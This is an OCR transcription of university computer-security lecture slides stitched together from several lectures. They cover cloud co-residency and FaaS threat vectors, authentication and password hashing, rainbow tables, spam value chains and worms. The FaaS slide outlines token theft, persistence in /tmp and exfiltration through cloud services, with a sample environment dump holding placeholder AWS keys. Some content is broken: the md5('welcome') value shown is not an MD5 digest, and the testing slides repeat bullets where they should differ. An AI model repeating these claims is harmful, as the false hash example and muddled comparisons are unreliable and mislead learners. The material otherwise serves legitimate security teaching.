
Co-Residency Threat Model

- We trust the provider, its infrastructure and its employees.
- Adversaries are non-provider-affiliated malicious parties.
- Victims are running confidentiality-requiring services in the cloud.
- Everyone is a customer; both groups can all run and control many instances.
- We are not concerned with traditional threats and exploits here, even though they are alive and well in the cloud environment.
- 3rd Party Cloud Providers give attackers ***novel abilities*** , implicitly expanding the ***attack surface*** of the victim.
- Two kinds of attackers
  1. Casts a wide net in an attempt to attack somebody
  2. Focuses on attacking a particular victim service

Co-Residency Detection

1. Read shared state on two VMs

e.g., private IP addresses, shared TSC counters.



- Worked well in early days; was as simple as checking dom0 IP address.
- Less common now; many shared state channels have been patched.

2. Correlate performance of shared resources

e.g., network round-trip times, cache-based covert-channels.

- Early effective techniques used L2 cache, i.e., "prime and probe."
- Sharing is intrinsic to cloud computing; difficult to fix

[Ristenpart et al., CCS'09]

FaaS Threat Vectors

- Probe with standard attacks (e.g., code injection) in the hopes of breaking something, identify location in workflow that will leak the presence of a crash (e.g., confirmation email)
- Can't drop to shell; how to establish persistence?
  - Write malware or tool sets to /tmp
  - Issue periodic requests to keep container cached
- On AWS, customer access tokens are stored as environment variables in instance… potential for tokens to be wildly overprivileged if misconfigured.

```
{
  "AWS_LAMBDA_FUNCTION_VERSION": "$LATEST",
  "LAMBDA_TASK_ROOT": "/var/task",
  "PATH": /usr/local/bin:/usr/bin/:/bin",
  "LD_LIBRARY_PATH": "/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib",
  "LANG": "en_US.UTF-8",
  "AWS_LAMBDA_FUNCTION_NAME": "your-function-name",
  "AWS_REGION": "us-east-1",
  "AWS_SESSION_TOKEN": "FXDYXdzEK3//////////SFLKJBSKKLDJFLKJDFLSKJDFLSKJDFLSKJDFLKAJDSLKJHSGF",
  "AWS_SECURITY_TOKEN": "FXXoDYZdzEK3//////////WELKSDJFLKABFDJa88asdf8asdfF==",
  "LAMBDA_RUNTIME_DIR": "/var/runtime",
  "AWS_LAMBDA_FUNCTION_MEMORY_SIZE": "512",
  "PYTHONPATH": "/var/runtime",
  "AWS_LAMBDA_LOG_GROUP_NAME": "/aws/lambda/your-function-name",
  "AWS_LAMBDA_LOG_STREAM_NAME": "2016/12/13/[$LATEST]448bf3a99b754fe781006b5f6358b67b",
  "AWS_ACCESS_KEY_ID": "AXYGJHW2H6VG3573NLBQ",
  "AWS_DEFAULT_REGION": "us-east-1",
  "AWS_SECRET_ACCESS_KEY": "Wm6QDAOK/lskadfjalskdfJFslakdfj82"
}
```

- Use token-based authorizations to access data, then exfiltrate using cloud services

[Jones, CCC Congress'16]

Lecture 14 – Testing

University of Illinois

ECE 422/CS

Automated vs. Manual Testing

- Automated Testing:
  - Find bugs more quickly
  - No need to write tests
  - If software changes, no need to maintain tests
- Manual Testing:
  - Efficient test suite
  - Potentially better coverage

Black-Box vs. White-Box Testing

- Black-Box Testing:
  - Can work with code that cannot be modified
  - Does not need to analyze or study code
  - Code can be in any format (managed, binary, obfuscated)
- White-Box Testing:
  - Efficient test suite
  - Potentially better coverage

Two Techniques

- Static Code Analysis (structure)
  - Disassemblers
- Dynamic Code Analysis (operation)
  - Tracing / Hooking
  - Debuggers

Lecture 15: Authentication

Professor Adam Bates
CS 461 / ECE 422
Fall 2019

Authentication Methods

- Something you know…
  - e.g. *passwords*
- Something you have…
  - e.g. *token*
- Something you are…
  - e.g. *fingerprint*

Attacks on Passwords

- Steal from the user
  - Install a keylogger (hardware or software)
  - Find it written down
  - Social engineering/Phishing
  - Intercept the password over network
  - Use a side channel
- Steal from the service
  - Install malware on the web server
  - Dump the password database with SQL injection
- Steal from a third party (password reuse)

Hash functions


- Input – data of an arbitrary size
- Output – fixed length
- Same input always produces the same output
- One way function – cannot deduce input from output
- A “fingerprint” for the input
- Examples: MD5, SHA-1, SHA-256, SHA3-512

- md5("welcome")= "M3ULPLtx$K6.aFwEvavGgNx8SGe9fq"

How can we use these to store passwords securely?

Salting Password Database

- Generate and store a random number (nonce) for each password (salt)
- Concatenate password and salt to compute hash
- Effectively a unique hash function for each password



Lookup Tables

- Guessing every password still takes time, and many passwords are common… can we just pre-compute?
  - an example of a time/space trade-off
- With small enough password space |A|
  - store all possible mappings between password and hash
  - 'reverse lookup' the hash to recover password
- For MD5 and 8-character alphanumeric passwords:

```
62^8= 218,340,105,584,896 entries
8 bytes+128 bits = 24 bytes/entry
```

Lookup table is 5.24 petabytes!

Rainbow Tables

- Huh. Our lookup table for |A| is too big to store.
- Workaround — is there a gradient between Max(Time Savings) and Max(Space Savings)?
- Rainbow Table:
  - Requires reduction functions R that map hashes to passwords
    - Given a hash in |C|, return a password in |A|
    - R = {r: C→ A}
  - R is **not** the inverse of the cryptographically-strong hash function!

Token-Based Authentication


- Something the user **has**
- Static memory cards
  - Read only
  - e.g. ATM card/Credit Card
  - Vulnerable to replay attack
- Smart card
  - Storage and computation
  - Enables challenge-response or one-time password
  - Protects against replay attack
- Hardware tokens
  - One time password

Biometric Authentication

- Something the user **is** or **does**
- Derive a signature from biological features of user
  - Voice, fingerprint, face, retina, handwriting, gait
- Advantages?
- Disadvantages?

Spam, Gen 3

- Send via botnet (plain SMTP)
- Modify messages more aggressively
- Avoid spam keywords (e.g. "viagra")
  - Inuendo: "Excellent hardness is easy"
- Image spam



Where do spam clients come from?

- Answer: Botnets




Image: DELL SecureWorks

How can we prevent spam?

- **Problem**: Prevent spam
- **Solution?** Stop spam by blocking spam delivery
  - Led to arms race
  - More annoying spam
  - More expensive filters
- Still, spam exists. Therefore, it must is profitable
- Monetizing spam is a complex operation …
  - … is delivery really the best place to stop spam?

Spam Value Chain

- Step 1: Send Spam
- Step 2: ???
- Step 3: Profit??
- **Spam value chain**: The sequence of steps through which a spam message is converted into revenue

Phishing Spam

- **Phishing**: Convince victim to reveal secret information (usually password) via email by impersonating legitimate authority
- **Spear phishing**: Targeted phishing that use additional knowledge of target

Advance Fee Fraud

- Convince victim to send money to scammer by promising much larger reward later
- Predates email, but lower cost of email spam has made these ubiquitous

Blackmail Scam


- Email includes actual victim password (or other private identifiers)
- Urges to the victim to pay attacker to avoid public exposure
- How does attacker know password?

https://www.symantec.com/blogs/threat-intelligence/email-extortion-scams

Worm

- A worm is self-replicating software designed to spread through the network
  - Typically, exploit security flaws in widely used services
  - Can cause enormous damage
    - Launch DDOS attacks, install bot networks
    - Access sensitive information
    - Cause confusion by corrupting the sensitive information
- Worm vs Virus vs Trojan horse
  - A virus is code embedded in a file or program
  - Viruses and Trojan horses rely on human intervention
  - Worms are self-contained and may spread autonomously


Early Worm Propagation



Slides: Vern Paxson

Network Telescopes?

- Network telescopes capture Internet scanning activities by observing unused IP addresses.
- Intuition: No one should be talking to an unused IP.
  - Caveat: Misconfigurations and backscatter.



• Bailey et al., The Internet Motion Sensor - A Distributed Blackhole Monitoring System (NDSS '05)

Bailey et al., The Internet Motion Sensor - A Distributed Blackhole Monitoring System (NDSS '05)